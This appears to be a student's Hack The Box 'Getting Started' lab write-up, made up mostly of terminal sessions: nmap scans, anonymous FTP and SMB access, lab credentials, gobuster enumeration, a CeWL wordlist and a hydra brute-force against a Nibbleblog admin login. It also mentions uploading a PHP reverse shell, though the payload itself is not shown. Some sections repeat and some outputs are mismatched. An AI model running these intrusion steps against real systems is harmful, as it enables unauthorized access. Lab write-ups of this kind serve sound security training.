

GETTING STARTED WITH HTB


INTRODUCTION

This has been a great module especially when it comes to giving me a general picture of what is required for any pentesting or redteaming.
I have also understood some cybersecurity terms like Risk management and Impact.

Q & A




Now this is how I went about to find the flag.
# I ran an nmap scan as shown below


# From the output, ftp=21, ssh=22, http=80, SMB=445,139 telenet=2323,. with this information I know I had somewhere to begin my enumeration.
# From the nmap scan, ftp service running on port 21 was configured to allow anon login, and with this I abused it to gain access to the target via this port.

```
┌──(root㉿kali)-[~]
└─# ftp 10.129.119.83
Connected to 10.129.119.83.
220 (vsFTPd 3.0.3)
Name (10.129.119.83:mwabe): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40186|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Feb 25  2021 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||44924|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            18 Feb 25  2021 login.txt
226 Directory send OK.
ftp> get login.txt
local: login.txt remote: login.txt
229 Entering Extended Passive Mode (|||40630|)
150 Opening BINARY mode data connection for login.txt (18 bytes).
100% |************************************|    18      145.27 KiB/s    00:00 ETA
226 Transfer complete.
18 bytes received in 00:00 (0.07 KiB/s)
ftp> exit
221 Goodbye.
```

# As you can see I managed to download a login.txt that could of importance later-on. Using cat cmd to read the content in the login.txt, I found login credentials as shown below

```
┌──(root㉿kali)-[~]
└─# cat login.txt
admin:ftp@dmin123

┌──(root㉿kali)-[~]
└─# ssh admin@10.129.119.83
The authenticity of host '10.129.119.83 (10.129.119.83)' can't be established.
ED25519 key fingerprint is SHA256:FxoAbgfPk+7tZCqK16zzMlBH3WpAjU6gsG699wl94Mg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.119.83' (ED25519) to the list of known hosts.
admin@10.129.119.83's password:
Permission denied, please try again.
admin@10.129.119.83's password:
Permission denied, please try again.
admin@10.129.119.83's password:
admin@10.129.119.83: Permission denied (publickey,password).
```

# Unfortunately when I tried to ssh using this credentials, it failed.

# Checking the smb for anything fancy, I managed to list shares and. The service allowed anonymous login.
# I managed to access users shares as the admin using the credentials I got initially just as shown in the image below.

```
┌──(root㉿kali)-[~]
└─# smbclient -L \\\\10.129.119.83\\
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        users           Disk
        IPC$            IPC       IPC Service (gs-svcscan server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.129.119.83 (for a protocol between LANMAN1 and NT
1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~]
└─# smbclient -U admin \\\\10.129.119.83\\users
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \>
```

```
┌──(root㉿kali)-[~]
└─# cat passwords.txt
Banking:

https://acmebank.local/login.php

bobby:Surfer1010!

Network:

bob.smith@inlanefreight.local:Welcome123!


vCenter:

root:B0b_the_m@n!-rootPa$$!
```

# we found some sensitive information from the passwords.txt downloaded from the target machine, with this, increased my attack surface on the target machine.
# Since there was a service running on port 80, I checked for hidden directories by bruteforcing for hidden directories using the gobuster tool.

```
┌──(root㉿kali)-[~]
└─# gobuster dir --url http://94.237.49.249:42111/ --wordlist /usr/share/wordlists/
dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://94.237.49.249:42111/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 281]
/.htaccess            (Status: 403) [Size: 281]
/robots.txt           (Status: 200) [Size: 45]
/server-status        (Status: 403) [Size: 281]
/wordpress            (Status: 301) [Size: 327] [--> http://94.237.49.249:42111/wor
dpress/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[~]
└─#
```

# Visiting the page we are presented with a login page. Checking the source code of /robots.txt, I found forgotten sensitive information that might be of use in bypassing the login page.

```
<body>
            <form name='login' autocomplete='off' class='form' action='' method='post'>
        <div class='control'>
            <h1>
                Admin Panel
            </h1>
        </div>
        <div class="container">
            <label for="username"><b>Username</b></label>
            <input name='username' placeholder='Username' type='text'>

            <label for="password"><b>Password</b></label>
            <input name='password' placeholder='Password' type='password'>

            <!-- TODO: remove test credentials admin:password123 -->

            <button type="submit" formmethod='post'>Login</button>
        </div>
    </form>
</body>

</html>
```

# After a successful login, I was presented with the flag as shown below.

Logout

HTB{w3b_3num3r4710n_r3v34l5_53cr375}

+ 1 Perform a Nmap scan of the target. What is the version of the service from the Nmap scan running on port 8080?

Apache Tomcat

Submit Hint

```
|_http-title: PHP 7.4.3 - phpinfo()
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
2323/tcp open  telnet      Linux telnetd
8080/tcp open  http        Apache Tomcat
```

+ 0 Perform an Nmap scan of the target and identify the non-default port that the telnet service is running on.

2323


Submit Hint


```
|_http-title: PHP 7.4.3 - phpinfo()
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
2323/tcp open  telnet      Linux telnetd
8080/tcp open  http        Apache Tomcat
```


+ 0 Run an nmap script scan on the target. What is the Apache version running on the server? (answer format: X.X.XX)

2.4.18

```
┌──(root㉿kali)-[/home/mwabe]
└─# nmap -sC -sV 10.129.200.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 12:24 EAT
Nmap scan report for 10.129.200.170
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 427.52 seconds
```




Now this is how I went about this task. I began my enumeration by running an nmap and here is the output.

```
┌──(root㉿kali)-[/home/mwabe]
└─# nmap -sC -sV 10.129.200.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 12:24 EAT
Nmap scan report for 10.129.200.170
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 427.52 seconds
```

ssh and http were the only services running.

# Using cURL tool against the target, I got some information that might help us further during this enumeration stage.

```
root@kali: /home/mwabe/CyberShujaa/shujaa-htb 83x18
┌──(root㉿kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
└─# curl http://10.129.184.128/
<b>Hello world!</b>









<!-- /nibbleblog/ directory. Nothing interesting here! -->
```

# I bruteforced for hidden directories and here got some of great interest

```
┌──(root㉿kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
└─# gobuster dir --url http://10.129.184.128//nibbleblog/ -w /usr/share/dirb/wordli
sts/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.184.128//nibbleblog/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 309]
/.htpasswd            (Status: 403) [Size: 309]
/README               (Status: 200) [Size: 4628]
Progress: 1386 / 20470 (6.77%)[ERROR] Get "http://10.129.184.128//nibbleblog/Music"
: context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/admin                (Status: 301) [Size: 327] [--> http://10.129.184.128/nibblebl
og/admin/]
/content              (Status: 301) [Size: 329] [--> http://10.129.184.128/nibblebl
og/content/]
/languages            (Status: 301) [Size: 331] [--> http://10.129.184.128/nibblebl
og/languages/]
/plugins              (Status: 301) [Size: 329] [--> http://10.129.184.128/nibblebl
og/plugins/]
Progress: 14666 / 20470 (71.65%)[ERROR] Get "http://10.129.184.128//nibbleblog/prov
e": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/themes               (Status: 301) [Size: 328] [--> http://10.129.184.128/nibblebl
og/themes/]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
```

# I found a source code that was a prove that there was a user called admin

```
−<users>
  −<user username="admin">
      <id type="integer">0</id>
      <session_fail_count type="integer">0</session_fail_count>
      <session_date type="integer">1514544131</session_date>
    </user>
  −<blacklist type="string" ip="10.10.10.1">
      <date type="integer">1512964659</date>
      <fail_count type="integer">1</fail_count>
    </blacklist>
  −<blacklist type="string" ip="10.10.15.51">
      <date type="integer">1716220324</date>
      <fail_count type="integer">1</fail_count>
    </blacklist>
  </users>
```

# Having the a valid username but no password, I tried to do a dictionary attack on the login page using hydra. But before then, I made a pass.txt using CEWL tool to come up with passwords related to the site.


```
┌──(root㉿kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
└─# cewl http://10.129.184.128/nibbleblog/ -w nibbli-wordlist.txt
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(root㉿kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
└─# ls
HTB_SCr34tur3.ovpn  academy-regular.ovpn  nibbli-wordlist.txt

┌──(root㉿kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
└─# nano nibbli-wordlist.txt

┌──(root㉿kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
└─#
```

# Now I initiated the dictionary attack as shown below and BOOM! I found valid pass and username


```
┌──(root㉿kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
└─# hydra -l admin -P nibble-wordlist.txt "http-post-form://10.129.184.128/nibbleblog/admin.php:username=^USER^&password=^PASS^:F=Incorrect" -vV -F -T 1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-20 19:14:00
[DATA] max 1 task per 1 server, overall 1 task, 35 login tries (l:1/p:35), ~35 tries per task
[DATA] attacking http-post-form://10.129.184.128:80/nibbleblog/admin.php:username=^USER^&password=^PASS^:F=Incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "klsjdfla" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "aflasdf" - 2 of 35 [child 0] (0/0)
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "adfasf" - 3 of 35 [child 0] (0/0)
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "csdfsfs" - 4 of 35 [child 0] (0/0)
[ATTEMPT] target 10.129.184.128 - login "admin" - pass "nibbles" - 5 of 35 [child 0] (0/0)
[VERBOSE] Page redirected to http[s]://10.129.184.128:80/nibbleblog/admin.php?controller=dashboard&action=view
[80][http-post-form] host: 10.129.184.128   login: admin   password: nibbles
[STATUS] attack finished for 10.129.184.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-20 19:14:07

┌──(root㉿kali)-[/home/mwabe/CyberShujaa/shujaa-htb]
└─#
```

root@kali: /home/mwabe/CyberShujaa/shujaa-htb 83x2

# I managed to upload a .php file that will give us a reverse shell on the target




# Here is a prove that our .php file was uploaded successfully




